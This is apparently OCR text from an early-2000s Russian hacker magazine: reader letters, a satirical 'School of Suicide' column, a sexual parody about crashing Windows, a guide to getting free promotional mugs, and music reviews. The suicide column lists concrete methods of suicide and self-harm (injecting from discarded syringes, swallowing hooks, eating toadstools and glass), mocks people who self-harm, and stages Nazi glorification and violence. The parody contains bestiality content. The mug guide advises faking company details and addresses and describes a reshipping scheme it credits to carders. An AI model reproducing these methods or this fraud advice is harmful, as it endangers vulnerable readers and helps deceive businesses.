Мы не отвечаем на письма с просьбой прислать кряк, дать линк, объяснить поподробнее и т. п. Все это ты и сам сможешь найти в инете. Юзай поисковики, не ленись!

тересует далеко не обложка (хотя с аниме вы немного перебарщиваете). Я себя отношу ко второму типу, поэтому и пишу. Сам я уже не представляю свою жизнь без того, чтобы раз в месяц, а иногда и 2 раза (спец), не раскошелиться на X, и по моим наблюдениям не один я. Но, к сожалению, среди моих знакомых нет ни одного человека, который бы вдумывался в то что написано. Сейчас стало "типа" модным читать X и кричать: "Мастдай-недопатченный", хотя все упорно сидят под форточками. Я тоже пользуюсь в основном именно ими, да, есть различные напряги, но они есть и в тех же *nix'ах.
Ну лана, заканчиваю тягомутину... :-) Начинаю критиковать сам X:
1) Жалко, что пропали рубрики Коннект, Имплант, Unixойд.
2) Считаю действительно нужным, чтобы была создана рубрика для начинающих, или хотя бы продолжены проекты обучавшие perl'у и т. п. (Если уж взялся за дело, тогда уж изволь знать, что делаешь, а не тупо на кнопки дави).
Лана, и немного похвал... :-) Не перестаёт радовать рубрика Ferrum, также приятно видеть девушек со свежим X (акером :-) в руках.
Лана, ещё напишу, раскланиваюсь. Не обижусь, если увижу своё письмо в самом дурацком, бывает что сам от себя не в восторге.
Perec?.

Ответ X:

Здоровенки булы, Perec!
Нет, в самое дурацкое письмо мы тебя не поставим. Очень хорошее и правильное письмо. По поводу Юниксоида я уже ответил выше, Имплант не умер, просто перестал быть постоянной рубрикой, а вот Коннекта больше не будет. Если тебя интересуют новости микрокомпьютеров, то ты можешь купить отдельный журнал, посвященной этой теме. Например, журнал "Мобильные Компьютеры".
А вот реально остро стоит тема обучения кодингу. Я уже писал, что мы никак не можем найти хорошего автора, но к тому же, мы никак не можем выбрать, какой язык освещать. С одной стороны, лучше всего C, т. к. на нем почти все пишется и под Вин и под *nix. С другой стороны Дельфи активно набрал обороты, да и попроще он. Но хуже всего, что есть еще и Перл, он лидер в инет-приложениях. Вот проблеммка-то. Будем делать на сайте голосование, пусть читатели решают.


ПИСЬМО

От: Victor *(vitek2001@hotmail.com)*
Subj: это правда?

Привет X!
Я тут слашал, что вы ракету какую-то в космос заупстили. Это байка или правда? Если да, то что за ракета, расскажите!

Ответ X:

Мерхаба, Victor!
Ну и слухи... Люди у нас всегда такиеми были, есть и будут. Услышали что-то краем уха и давай навешивать еще кучу своего :). Нет, ракет мы не запускаем (ты вообще представляешь, сколько это бабок стоит???). Просто мы договорились с РосАвиаКосмосом и на одном из метерологических спутников был установлен наш модуль. Это крохотный модуль, который выполняет всего несколько задач. Каких, мы рассказать не можем. Извини, подписали контракт о неразглашении. Вот и все. А ты "ракета, ракета". Еще бы сказал "свою орбитальную станцию" :).



От: Alexsey *(dma1610@donpac.ru)*
Subj: RMI

Хаюшки.
Пришло мне на емаил письмо о том, что я могу сказочно обогатиться. Какая-то там прога "Richness magic by internet", типа я отсылаю 100 рублей тому, кто прислал мне письмо, он шлет мне часть какой-то книги, а я занимаюсь тем же.
Че это за бредятина такая?

Ответ X:

Во народ, а! Учат их, учат, а они все равно туда же. Уж и всякие МММы были и куча инет-пирамид и тупые наколки в стиле "пришлите, а мы подумаем", а все равно находится толпа верующих в несметные тыщи, свалившиеся с неба.
Ну что, дорогой ты наш Alexey, поздравляем, ты попал в спам-рассылку одной из таких контор. В лучшем случае - это пирамида, и тогда у тебя есть мизерный шанс хоть что-то получить. В худшем - обыкновенное кидалово. Помню я с приятелем года 3 назад хотел сделать сайт в инете, предлагать на нем какие-нибудь услуги и т. п. В общем, заманивать народ. Дать на сайте телефон где-нибудь на Филиппинах. На этом телефоне с помощью друзей поставить платную линию (допустим, 25 центов в минуту) и автоответчик, на котором было бы записано сообщение: "Компания Гибонс Мани Солюшен, пожалуйста, оставайтесь на линии..." и дальше музыка или какая-нибудь рекламная байда о том, как крута наша компания. Записать эту месагу минут на 30 и тащиться. Всего-то нужно - раз в месяц снимать бабки со счета. А главное - все законно! Вот это развод так развод. А то части книги какой-то... Эх, дети... :).



ШКОЛА СУИЦИДА

ИМЕНИ ДЖОРДАНО БРУНО

Даниил Шеповалов (dan@xakep.ru)

А ты знаешь, что интереснее всего трахаться в морге? Когда девушка, наклонившись, опирается руками на катафалк, испачканный слизью от полуразложившегося трупа, а ты... хотя нет, пожалуй, не стоит об этом на всю страну.

Ликуйте, дорогие мои любители контролируемого суицида! Интерактивная мразь, Даня Шеповалов вновь обращается к вашей излюбленной теме. Депрессивные модники и прогрессивные анархисты, инфантильные лузеры и прочая элита – все вы найдете то что искали в объятиях Дани, заслуженного ветерана суицидального труда. Однако к великому сожалению, в последнее время развелось множество подражателей делу Великого Самого. Плаксивые девочки с черными кругами под глазами, сопливые романтики и просто жертвы отсутствия генетического контроля – разве они достойны быть причисленными к святейшему лику шизанутых сверхчеловеков:

«Я резала вены семь раз!»

«О, этот жестокий, жестокий мир. Лучше бы мой папа кончил на стенку!»

«Я не могу жить среди этих бесчувственных варваров. Их не интересует мой внутренний мир, высокие порывы моей души!»

«Передайте Лене, что я ушел из жизни ради нее!»

Друзья мои, это просто слюнтяйство и дешевая рефлексия. Настоящий ниндзя не делает промахов – ему не придется резать вены второй раз (резать вены... фу, как это бездарно). Настоящему оби-вану не нужен повод, чтобы повеситься в макдоналдсе, он всегда готов откинуться во имя любой подходящей цели. Например, ради принятия закона о принудительной кастрации журналистов. Настоящий джедай принимает решение стать жмуриком не в состоянии аффекта, а в здравом уме и трезвой памяти, когда у него вовсю стоит, а жизнь прекрасна и удивительна.

Ну да ладно, не будем о совершенно очевидных вещах, лучше остановимся подробнее на самой технике мета-экзистенциальных самоубийств. Для начала – о психологической подготовке. Многие ниндзя упускают из виду столь важный момент, как предварительная медитация в стиле «Ненависть», что является весьма существенным упущением. В серый пасмурный день, когда вы пришли с улицы промокшим до носков, сядьте на холодном полу в удобную позу и повторяйте про себя: «Я – полное ничтожество!». Как показывает практика, для достижения необходимого состояния требуется около 1300 повторений. Также очень хорошо будет просмотреть предварительно подготовленный видеоряд по теме. Например, крупный план личинок мясных мух, ползающих по лягушачей икре, сменяется кадрами ритуального убийства беременной девственницы в секте сумасшедших фэнов команды «Нож для фрау Мюллер». А их в свою очередь сменяет живописная сцена, в которой маленький краб ковыряет клешней глаз связанного на берегу океана юноши. Эффект 25 кадра здесь просто необходим: хорошо себя зарекомендовали слова «Психоз», «Отчаяние», «Боль», «Агония», «Смерть», набранные большими кроваво-красными буквами на сером фоне... Впрочем, если у вас нет времени для подготовки подобного видео – не огорчайтесь. Вы всегда можете записать в выходные программу «Итоги», после просмотра которой ни один нормальный человек не пожелает больше продолжать свое убогое существование в самой убогой стране на самой убогой планете.

Ну а теперь непосредственно о самих способах сказать «Пока!» разумному человечеству. Кстати, хочу заметить, что особым шиком среди продвинутых ниндзя считается тщательно спланированная провокация, в результате которой организатора отправляет на тот свет разъяренная толпа обывателей. Просто в этом случае на Страшном Суде обвиненить в самоубийстве будет уже без мазы, а потому не придется колбасить в аду несколько лишних вечностей.

Способ N 0: День Победы

Утром 9 мая тщательно побрейся и сделай у парикмахера аккуратную армейскую стрижку. Очень здорово, кстати, будет, если у тебя случайно (!) окажется под рукой старая эсэсовская форма. Если нет – не беда, выбери какой-нибудь серый полувоенный костюм, тщательно выстирай его, проглады и пришей на видные места всевозможные знаки отличия: орлов, молнии, стилизованную свастику и т. д. Также позаботься о необходимом оборудовании: тебе понадобится табуретка, стерео-центр, кассета с записью различных германских маршей (дойчленд зольдатен, ну ты меня понимаешь), большой топор и микрофон. Теперь отправляйся на главную площадь твоего города, где сегодня проходит торжественный парад в честь победы над фашистскими захватчиками. Выбери место поуютнее, встань на табуретку, положи перед ней на видном месте топор, включи бодрый марш, а сам возьми в руки микрофон и начни свою праздничную речь:

«Первым делом я хочу почтить минутой молчания память величайшего человека ушедшего столетия – рейхсфюрера эсэс Генриха Гиммлера! (минутная пауза) Никто не забыт! Ничто не забыто! В наших сердцах и по сей день живут великие дела офицеров гестапо, славных сынов своей отчизны. Операторы газовых камер Освенцима, кочегары Бухенвальда – все разумное человечество и по сей день преклоняется перед вашим самоотверженным подвигом. Да здравствует Третий Рей...»

Главное – не забудь вовремя наклониться, чтобы удар топора пришелся прямо в основание черепа.

Способ N1: Мания величия

Наверняка в твоем городе есть пара-тройка мест, где по вечерам тусуются всевозможные прогрессивные персонажи: скины, нацисты, байкеры и т. д. Тогда достань соответствующий обстановке прикид (шуба, массивная золотая цепь, зеленые кожаные штаны, стильный дорогой мобильник на видном месте) и отправляйся в этот район на поиски приключений. Да, чуть не забыл, тебе еще понадобится хороший дробовик. Выбери компанию неформалов с самым суровым видом, подойди к их лидеру, ударь его в солнечное сплетение, соверши смачный плевок в лицо и произнеси что-нибудь вроде: «Как смеешь ты стоять в моем присутствии? А ну быстро на колени, ублюдок!». Затем выстрели ему в правое колено, вручи в руки дробовик и медленно, картинно убегай оттуда, высоко поднимая ноги и заливаясь гомерическим хохотом.

Способ N2: Медицинский

На самом деле, физическое насилие над собой – это прошлый век. Сейчас в моде химическое и инфекционное насилие. Отправляйся в путешествие к ближайшей больнице. Обычно в окрестности любой из них находится незабываемая свалка, на которой можно найти все что угодно. Твой праймари обжектив – использованные шприцы. Оперативно введи все их содержимое в свой организм и жди эффекта. Помимо общего заражения крови, ВИЧ и всевозможных гепатитов, ты, скорее всего, получишь также массу неизвестных науке заболеваний благодаря успешному сочетанию остатков различных препаратов. Для усиления эффекта можешь съесть несколько десятков всевозможных таблеток и окровавленных, покрытых застывшем гноем тампонов, которые также найдешь на этой свалке. Ну а когда у тебя вытекут глаза, слезет кожа и рассыпятся в кровавую крошку зубы, обратись за помощью в эту же больницу. Не волнуйся, живым ты оттуда не уйдешь.

Способ N3: Новорусский

Данный способ крайне прост для реализации в столице нашей Родины. Из дополнительного оборудования тебе понадобится тяжелая кувалда, а также небольшая банка концентрированной соляной кислоты. Захвати эти незамысловатые приспособления и направь свои стопы к ультрадорогому ночному клубу (например «Метелица» или «Мост»), в котором обитает несметное количество НР. Когда около заведения остановится очередной 600-й «Мерседес» ручной сборки, подожди пока владелец выползет из него и отойдет на безопасное расстояние. Затем проделай следующие действия: запрыгни на крышу машины, тщательно облей ее кислотой и со всего размаху засади кувалдой по лобовому стеклу. После этого невозмутимо расстегни ширинку и отлей в салон изнасилованного автомобиля через образовавшуюся дырень. Теперь досчитай до десяти и скоропостижно скончайся от многочисленных пулевых ранений.

Способ N4: Рыболовный

Из экипировки нам потребуется большое количество крючков, тройников и блесен, закрепленных на прочной леске или даже небольшом металлическом тросике. Залезь на стрелу самого высокого подъемного крана в твоем городе (желательно в самом многолюдном районе) и привяжи к ее краю свободный конец лески. Другой же конец (с блеснами и тройниками) аккуратно проглоти, а затем прыгай вниз. В итоге тебя вывернет наизнанку в буквальном смысле этого слова, а проходящих мимо девушек вывернет в переносном.

Способ N5: Тюремный

Для начала тебе нужно загреметь в тюрьму. Как это лучше сделать – решай сам, тут уж я тебе не советчик. Нам важен результат, чтобы суровый конвоир распахнул дверь душной, переполненной настоящими ублюдками камеры, и втолкнул тебя внутрь. После непродолжительной паузы заключенные начнут сыпать шуточками насчет твоего невысокого положения в тюремной иерархии и аппетитности твоей, извиняюсь, попки. Здесь главное не теряться. Сделай грозное лицо, сплюнь на пол и отчетливо произнеси: «Ну чего раскудахтались, петушки?». Я думаю, что даже видавший виды тюремный врач прослезится, взглянув на твой труп.

Способ N6: Спортивный

Нам опять потребуется леска – этот незаменимый инструмент интергалактических камикадзе. С величайшей тщательностью привяжи один ее конец к своим, еще раз извиняюсь, гениталиям, а конкретнее – к яйцам. Ну а другой конец – к красивому спортивному автомобилю. Затем подожди, когда придет владелец машины, заведет ее и тронется с места. Ну а теперь беги за ним следом. В этом случае ты умрешь от истощения. Или не беги – тогда оперативно сдохнешь от потери крови. У тебя всегда есть свобода выбора.

Способ N7: Комбинированный

А теперь я предлагаю твоему вниманию способ для настоящих мужчин. Тебе понадобится: бледная поганка – 5 штук, мухомор обыкновенный – 5 штук, никотиновая зависимость – 1 штука, грязевой, соляной и серный источник – 1 штука.

Для начала надо бросить курить. То есть если ты не куришь, следует начать, довести свою дневную норму до 6 пачек, а затем всенепременно бросить. Что у нас начнется, дорогой дружок? Правильно, начнется такоооe, что лучше уж бы твой папа стерилизовался в 3-х летнем возрасте. Но не суть. Теперь ты должен отправиться в санаторий для продолжительного курса лечения. Не стоит доверять докторам – лечиться ты будешь сам. Возьми наждачную бумагу с крупной крошкой, тщательно натрись ею до полного уничтожения кожного покрова, а затем ныряй в соляной источник. Да, и не забудь съесть несколько бледных поганок. Особые эстеты также могут закапать глаза едкой щелочью и проглотить пару-тройку килограммов битого стекла. Когда же твои мучения станут абсолютно невыносимы – съешь оставшиеся поганки и пару-тройку мухоморов. Медицина по этому поводу говорит следующее: «Через 6-10 часов после приема сильный понос и рвота. Усталость, судороги икроножных мышц, жажда. На третий день заметное улучшение. Потом желтуха. А на пятый день смерть из-за отказа печени». То есть у тебя в запасе целых пять суток зверских пыток. Советую с пользой провести их, гуляя ночью по горам и наслаждаясь ужасающими звуками ночного леса.



КАМАСУТРА ДЛЯ WINDOWS

Даниил Шеповалов (dan@xakep.ru)



«То есть мы будем все это время стоять здесь как школьница, которая спустила юбчонку, закрыла глаза и ждет, пока ее трахнет сзади садовник...»
Ник Перумов, «Не время для Драконов»

Меня очень часто спрашивают, кто такой маленький ослик Федя и почему я так часто упоминаю о нем в своих текстах. Отвечаю: однажды, листая какие-то глянцевые журналы в парикмахерской, я наткнулся на следующую фразу: «Кроме того, грудь растет, как на дрожжах, если ее регулярно натирать спермой годовалого осленка!». Если кто не верит – откройте журнал «Птюч» №8 за 1998 год на странице 38. А большая грудь – это моя слабость. В то время у меня еще была подружка женского пола, однако ее нельзя было трахать между грудей из-за их малого размера. Ну я и приобрел у знакомого сторожа зоопарка годовалого ослика. И так он мне понравился, что я выгнал на фиг подружку. Теперь мы с маленьким осликом Федей живем душа в душу. Ну и с кошкой еще. Такая вот сентиментальная история из жизни Самого.

Однако наша тема нынче не развращение несовершеннолетних осликов и не оральный секс с личинками биомеханических насекомых, а совсем даже наоборот: эффективное и плодотворное совокупление с самой сексапильной операционной системой всех времен и народов – Windows.

При овладевании приемами тантрического изнасилования творений «Майкрософта» не следует пренебрегать созданием соответствующей интимной обстановки. Во-первых, необходимо наклеить на стены подходящие к случаю плакаты: портрет доктора Геббельса в полный рост, рекламный постер OS/2, распечатку ядра Linux и т. д. Также свой вклад в увеличение твоей ментально-электронной потенции может сделать правильно подобранная музыкальная тема. Здесь ты можешь проявить свою изощренную фантазию, ведь на вкус и цвет, как известно, товарищей не сыщешь. Разве что могу посоветовать тебе использовать музыку из фильма «Криминальное Чтиво». Да-да, ту самую, под которую криков не слышно. Ну а особым эстетам – владельцам Windows Millenium, могу порекомендовать композицию Scooter'a «Fuck The Millenium!». В качестве благовоний же можешь заюзать свернутые в трубочку книги «Windows для чайников» и «Разбираемся с WinAPI».

Ну а теперь описание самых эффектных поз и способов получения божественного удовольствия.

ПОЗА N0: Истинная многозадачность орально ласкает нефритовый стержень

Вытащи из компа все микросхемы памяти, кроме одной – мегабайт 16, так и быть уж, оставь. Также неплохо бы было забить весь жесткий диск тяжеловесной порнухой, дабы Windows не особо надеялась на создание файлов подкачки. Теперь выдели на рабочем столе все ярлыки и запусти их на выполнение. Было бы просто великолепно, если бы среди твоих прог нашлись настоящие монстры: 3D MAX, Visual C++, Delphi, пара-тройка 3D-шутеров и несколько старых досовских программ, написанных на асме и использующих самые недокументированные функции и наиболее левые прерывания из теоретически возможных. Ну а когда маздай с видом лопающейся лягушки будет громыхать винтом и кидаться окошками с содержимым стека и регистров, ты должен эффектно двигать тазом в духе Майкла Джексона и громко кричать «Давай-давай, не уставай!!!».

ПОЗА N1: Юная FAT32 становится на колени, слегка приподняв девственную попку

Запусти несколько сессий Volcov Commander'a, желательно версии эдак 0.52 или еще древнее. В каж-

дом из них запусти процесс копирования системных файлов Windows из каталога SYSTEM в каталог TRASH. Попутно следует также устроить дефрагментацию диска сразу пятью-шестью утилитами: стандартным Defrag'ом, NDD, левой прогой, которую тебе прислал по почте студент из Алабамы, и другими подручными средствами. Когда же маздай попросит у тебя вставить инсталляционный диск, чтобы установить потерянные файлы, ты должен надеть на член диск с дистрибутивом Windows (предварительно расширив отверстие), открыть трей CD-ROM'а и, сладострастно постанывая, пытаться засунуть туда свой орган. Во время всех этих манипуляций ты должен непременно шептать: «Да! Да! Сделай это, девочка! Возьми его...» Ну а для грандиозного финального оргазма вполне подойдет форматирование двух дискет в паре с одновременным сканированием твоей голой задницы.

ПОЗА N2: Технология PNP имеет сама себя во все порты ввода-вывода

Тебе понадобится несколько дешевых старых ISA'шных плат, желательно китайского производства и самой что ни на есть убогой сборки. Очень хорошо если это будут какие-нибудь видеобластеры времен осады Севастополя и высадки человека на Луну. Оперативно вставляй их в свободные слоты и загружай Windows. Майкрософтовский гений не оставит ей ни единого шанса – сразу же запустится автоматический поиск новых устройств. После часового скрежета винтом опущенная система выдаст тебе несколько сообщений, от «Обнаружен джойстик фирмы Lohitech, интегрированный в планшетный сканер Motorolla» до «Обнаружено фиг знает что, но у меня в запасе куча драйверов – давайте попробуем установить». На все вопросы отвечай незатейливо: «Да» и «Принять». Ну а после наслаждайся 24-часовой перезагрузкой, во время которой маздай будет жонглировать запросами на прерывания, каналами DMA и прочей гадостью, пытаясь автоматически настроить твои планшетные сканеры и устройства записи компакт-дисков.

ПОЗА N3: Невинная операционка наслаждается грязными базарами

Поза для извращенцев со стажем, не имеющих никаких предубеждений относительно способов получения сексуального удовольствия. Пригласи к себе домой свою подружку и попроси ее записать томным голосом несколько wav-файлов. Каждый из них должен содержать фразы вроде «Ну трахни же меня скорее, как последнюю тварь!» и «Да, да! Кончай мне прямо в порт!». А теперь в настройках звука присвой каждому ответственному событию соответствующее звуковое сопровождение. Тут опять же присутствует широкий оперативный простор для твоей извращенной фантазии. Меня, например, после загрузки Windows встречает словами «Ну скажи, что я сучка! О, я такая порочная...». Для усиления эффекта присутствия можешь поставить в качестве обоев фотографию какой-нибудь размалеванной девочки не особо серьезного поведения.

ПОЗА N4: Групповое изнасилование девственной системы с элементами некрофилии

Ты ведь не жадный перец, правда? Позволь и другим людям насладиться твоей сладенькой операционкой. А наиболее эффективно сделать это тебе позволит «глобальная компьютерная сеть Интернет». Для начала ты должен запускать все приаттаченные к левым письмам макросы, программки и почтовые открытки – это позволит внешнему миру тщательно подготовиться к интимной встрече. Не устанавливай никаких патчей и дополнений, убери всю защиту от нюков и сканеров, будь открытым! А теперь настает звездный час для твоей системы – заходи на канал #x и посылай всех открытым текстом. Назови тамошних посетителей ламерьем и кретинами, озабоченными тинейджерами и сосунками. Скажи, что ты – бог компьютерной безопасности и никто не сможет надругаться над твоим компом. А теперь закрой глаза и представь, как десятки виртуальных членов потянулись ко всем открытым портам. Представь, как Windows начала захлебываться в цифровой сперме, как каждая ее динамическая библиотека содрогается в мучительном оргазме. Открой глаза. Синий экран. Дохлая система. Windows больше нет, детка, Windows больше нет.

Подрубаем халявные кружки

Бесплатный Сыр (cheese@xakep.ru) http://subscribe.ru/catalog/rest.cheese

В инет — за кружками!

Если с дисками, журналами и прочим в Сети напряга нет, то вот с кружками могут начаться серьезные траблы: обычно они рассылаются только по Штатам и в порядке исключения – по цивилизованной Европе. И лишь в редких случаях (1 из 1000) – высылаются на родину Лермонтова, Толстого и Пушкина. Так что каждый добытый тобой предмет кухонной утвари может быть отнесен к твоим личным «боевым заслугам». Поскольку даются такие кружки-чашки-подстаканники с боем: в одних случаях надо указать декадный адрес – отечественный, но чтобы сошел за штатовский. А в других – проявить максимум изобретательности, чтобы соблюсти правило «только для белых», т. е. для США и Канады, но в то же время заполучить желаемое. Попробую помочь тебе как с первым, так и со вторым моментом.

Не модем, но зато for free

Начнем с простого: http://learningcenter.3com.com – приняв участие в виртуальном семинаре фирмы 3com, известной тебе по модемам US Robotics, ты получишь шанс поиметь фирменную кофейную чашку. Для этого необходимо пройти регистрацию, заполнив анкету и не забыв при этом выбрать «государство = Россия». Т. е. с этим заказом особых проблем быть не должно: с Россией «работают». Кстати, мое личное наблюдение: чем крупнее фирма, тем выше вероятность высылки халявы, но и тем больше придирок с их стороны по заполнению анкет. Так что не мудри лукаво, выбирая «степень занятости = self business» и указывая в качестве обратного адреса халявный из зоны @chat.ru. Помни, что в случае сомнений – «редакция в переписку не вступает».

Индустрия

www.binmaster.com/freemug.htm – шикарная фарфоровая кружка с логотипом кумачового цвета Binmaster. Вещь! С двумя небольшими, но существенными недостатками. Первым: «This offer only available to users of industrial level controls», т. е. предложение действительно только для производственников. И вторым: оно только для Штатов.

Как разобраться с первым, полагаю, объяснять тебе нет смысла: в поле «компания» пишешь что-либо значимое, но не широко известное. Если ничего не можешь выдумать сам – прошерсти инет и найди любую американскую «индустриальную» компанию. Теперь самое важное: как разобраться со второй проблемой, адресом пересылки. Тут есть два варианта. Первый, самый рискованный, но иногда работающий: указать свой настоящий адрес в одной строке вместе с государством: не все работники американского почтамта хорошо учились в школе и любили географию. И второй способ, который на первый взгляд может показаться немыслимым, но в то же время окажется работающим. Для его реализации тебе необходимо заиметь хороших знакомых в штатовских фирмах (естественно, знание английского в этом не помешает). Как? Довольно просто: написать письмо в отдел поддержки, посетовать на то, на это, развить переписку. Этого можно добиться различными способами, затрагивая то личностные темы, то производственно-индустриальные (в зависимости от того, на кого нападешь). Затем поведать им, что ты жизни себе не мыслишь без того, что в США имеет каждый халявщик, и о чем его российские собратья только грезят, т. к. фирмачи нас, уважаемых россиян, обламывают. Если и на этом этапе ты найдешь понимание у своих заморских друзей, то можешь смело переходить к третьему, завершающему этапу: заказать на их имя всяческой халявы для внутреннего потребления и попросить переслать ее после получения на твой домашний адрес. Даже если кто-то и зажмется, то один из десятка (лучше – из разных фирм) все равно «войдет в положение» и пойдет навстречу. Главное – не наглеть. Просто, как все великое! Этот способ пошел от кардеров, которые таким образом перекидывали товар, заказывая его на штатовский адрес с последующей пересылкой «добрым дядей» (за вознаграждение, естественно).

Странные чуваки

www.moveourmoney.org/email-request.htm – странноватое предложение, но, по отзывам, работающее. Каждому тридцатому, подписавшемуся на их новости, высылается либо кружка, либо майка – на выбор. Вообще, это довольно странные парни, но именно на таких – вся наша надежда. Станет ли нормальный человек рассылать кружки-книжки-майки по миру, буду-

чи заведомо уверенным в том, что это кроме геморроя ему больше ничего не даст?

Как рекламщиков кинули

www.xpres.com/register.htm – довольно любопытное «интернациональное» предложение, действующее и на жителей «великой и могучей». Контора эта занимается «разведением» рекламной продукции: кружек и прочего хозяйства у них горы. Так что не думаю, что они «зажмутся». Правда, обязательным условием является твоя принадлежность к миру бизнеса. Желательно – к «оптовому». Ну, оно и понятно: получишь от них образец, заинтересуешься, потом сделаешь им заказик. И пошло-поехало. Как поступать в таких ситуациях – не мне тебя учить. Кстати, если ты действительно у них что-либо когда-либо закажешь :), то вкупе с этой кружкой получишь еще и 10% скидку на перспективу. Если выступишь в роли заказчика рекламной продукции.

Халявная Австралия

Вот еще одно классное предложение – только для Австралии. www.bso.com.au/free_mug.htm – очень симпатичная чашечка оригинальной формы: для чая обычно используются широкие кружки, а для кофе – узкие. Эта – что-то среднее.
Рекомендации о том, как получить продукцию с Зеленого Континента, смотри выше, они ничем не отличаются от аналогичных для США и Канады. Для стимула: обязуюсь опубликовать в X ФИО тех героев, а также УРЛы их страничек или мыло, которые, следуя советам завести заморских друзей и заказать через них что-либо, получат хотя бы одну кружку с «закрытых» предложений класса «только для Австралии, Камбоджи, Буркина-Фасо и...». Помни: понятия «мир», «дружба», «жвачка» и халява – неделимы!.

Книголюбы

www.modelint.com/register.html – милая вещица. На халяву и по миру. Минус: чтобы получить ее, необходимо еще и заказать (купить) у них какую-то дурацкую книжку. НО! Это вовсе не обязательно делать! Дело в том, что форма содержит поле «Type the first sentence on page 179». Если найти владельца этой книжки, то что помешает тебе спросить у него про содержимое страницы? Только не спрашивай этого у меня: я ее не читал :).

Мифическая хрень

www.wwriches.com/bin/fs.cgi – возможность заказа не только кружки, но и майки, примочек для клавиатуры и прочего. Как и в большинстве родственных случаев – «только для белых». О способах обхода я уже говорил.

How to Get FREE STUFF!!!



Order $35 of merchandise and get a FREE decal with your order.


Order $65 of merchandise and get a FREE mug with your order.





Order $100 of merchandise and get a FREE cap with your order.

Музыка для крякера




Команда: Нож для Frau Muller (www.fraumuller.spb.ru)
Пластинка: Алло, супермен!
Релиз: Лёгкие, 2001
Реальный хит: Первая доза Кота Феликса
Поговаривают, что Нож для Frau Muller понемногу становится группой будущего, команду подозревают в виниловом пионерстве и первопроходчестве на русско-немецкой электронной сцене. Весёленькая, незагрузочная музыка очень поможет во время загрузочных крякерских посиделок. Совершенно особая, easy listening музыка «Ножей» снова и без всякого сомнения приведёт слушателей к вершинам хит-парадов.

Музыка для хакера



Команда: Underworld
Пластинка: Dubnobasswithmyheadman
Релиз: 1994
(CD предоставлен магазином «ПУРПУРНЫЙ ЛЕГИОН» www.plegion.ru)
Реальный хит: Spoonman
Ты будешь смеяться, но эта пластинка с непроизносимым названием - дебютный альбом британской команды и появился аж в 1993 году. Тогда очень модным было слово «техно». Вот это самое преслovутое техно под названием «Born Slippy», ты сто пудов уже имел честь прослушать, если смотрел видеокассету с надписью «Trainspotting». Музыка команды Underworld знакома каждому уважающему себя кулхацкеру, хотя бы раз осмысленно приознёсшему словосочетание «энергетика танцпола». А тебе есть что сказать по этому поводу?

Музыка для западлостроителя




Команда: Messer Chups (www.messerchups.com)
Пластинка: Vamp Babes
Релиз: Solnze Records, 2000
Реальный хит: Ozverin Classic
Ну что тут говорить, для Данечки Шаповалова всё сказали бы названия песен. Среди них имеют место быть презабавные: «Гробик мобиль», «Танцующие голубые пидорасообразные зомби» или «Газированная кровь». Как тебе, жизнеутверждающе? А на самом деле Ножик-чупс - сольный проект Олега Гитаркина, которого ты наверняка знаешь по произведениям команды «Нож для Frau Muller», теперь послушай внимательно ЭТОТ круто заваренный и очень живой sound-mix и пусть твои соседи трепещут!

Музыка для геймера



Команда: Смысловые галлюцинации (http://kia.etel.ru/ural-rock/sg/index.htm)
Пластинка: 3000
Релиз: 2001
(CD предоставлен магазином «ПУРПУРНЫЙ ЛЕГИОН» www.plegion.ru)
Реальный хит: DJ`и сходят с ума
«Брат-2» смотрел? Тогда ты точно слышал песни «Розовые Очки» и «Вечно Молодой», которые имеют место быть на обозреваемом альбоме. В конце 2000 года альбом «3000» увидел свет и порадовал фанатов. Особое внимание хотелось бы уделить видео-клипу, который записан на CD. Ребята из «СГ» - молодцы, делают настоящую, запоминающуюся, яркую, правильную музыку со смыслом, музыку, которая не вязнет в ушах и заставляет задуматься о победе. В игре. И в жизни...

Музыка для wareznика



Команда: Moscow Grooves Institute
Пластинка: Pizza
Релиз: Discocsid/Citadel Rec., 2001 (www.discocsid.ru)
Реальный хит: Redo
Готов поспорить, что это название ты уже слышал. А такие слова как «Субстанция», «Казантип» несут для тебя какой-либо смысл? Если всё же несут, то срочно закупайся пластинкой с этой свежеиспечённой пиццей и поверь, что вернуться в атмосферу «Казантип 97» хотя бы виртуально и оттянуться по новой - это супер-мега-кульно! Самые разнообразные звуки на этом альбоме гармонируют друг с другом, дополняют друг друга и наполняют пространство одновременно энергией и спокойствием.

Security rocks

Кульное «интернациональное» (т. е. и для России) предложение: www.racoman.com/mugreg.htm. Заполняешь анкету и получаешь не только спам, но и кружку из полупрозрачного темно-синего стекла. Кстати, на их сервере найдешь немало любопытной информации (в случае, если интересуешься системами дистанционного управления и охраны (софт и железо)).

Подобные же кружечки (правда, избранным) раздают и на www.slk.saaremaa.ee. Прямо об этом нигде не сказано, но если «заинтересоваться» их услугами, написать письмо и прозрачно намекнуть, что любовь к их судоходной компании была бы крепче, если бы они «на память» чего прислали, то, думаю, шансы нарисовались бы. К слову: помимо темно-синих кружечек с гравировочкой, в их закромах есть и весьма добротные бейсболки апельсинового цвета, игрушки типа «пазл», авторучки и т. п. Особо же уважаемых клиентов они одаривают золотыми запонками.

Nescafe: когда не наши, лучше наших

Вот, очень хорошее предложение «для белых»: www.nescafeusa.com/register/frameset_register.html. Халявная кружка от «Нескафе». Чтобы ее получить – достаточно заполнить анкету. А на русском сайте этого кофейного гиганта www.nescafe.ru ты ни фига подобного не найдешь. Русские ребята поделятся фирменной красной кружкой, только в том случае, если ты



купишь у них 5-литровую банку кофе :). Или если вышлешь им миллион этикеток от уже выпитого напитка.

Конкурсанты

Предложение для наблюдательных: www.maineantiquedigest.com/other/winmug.htm. Если ты отыщешь то, что определено правилами проводимого ими конкурса (каждый раз – новое), то получишь от них халявную чашку с надписью «Maine Antique Digest» и профильным изображением заколотого на фиг красного петуха. Или флюгера?..

Трава в пакетах

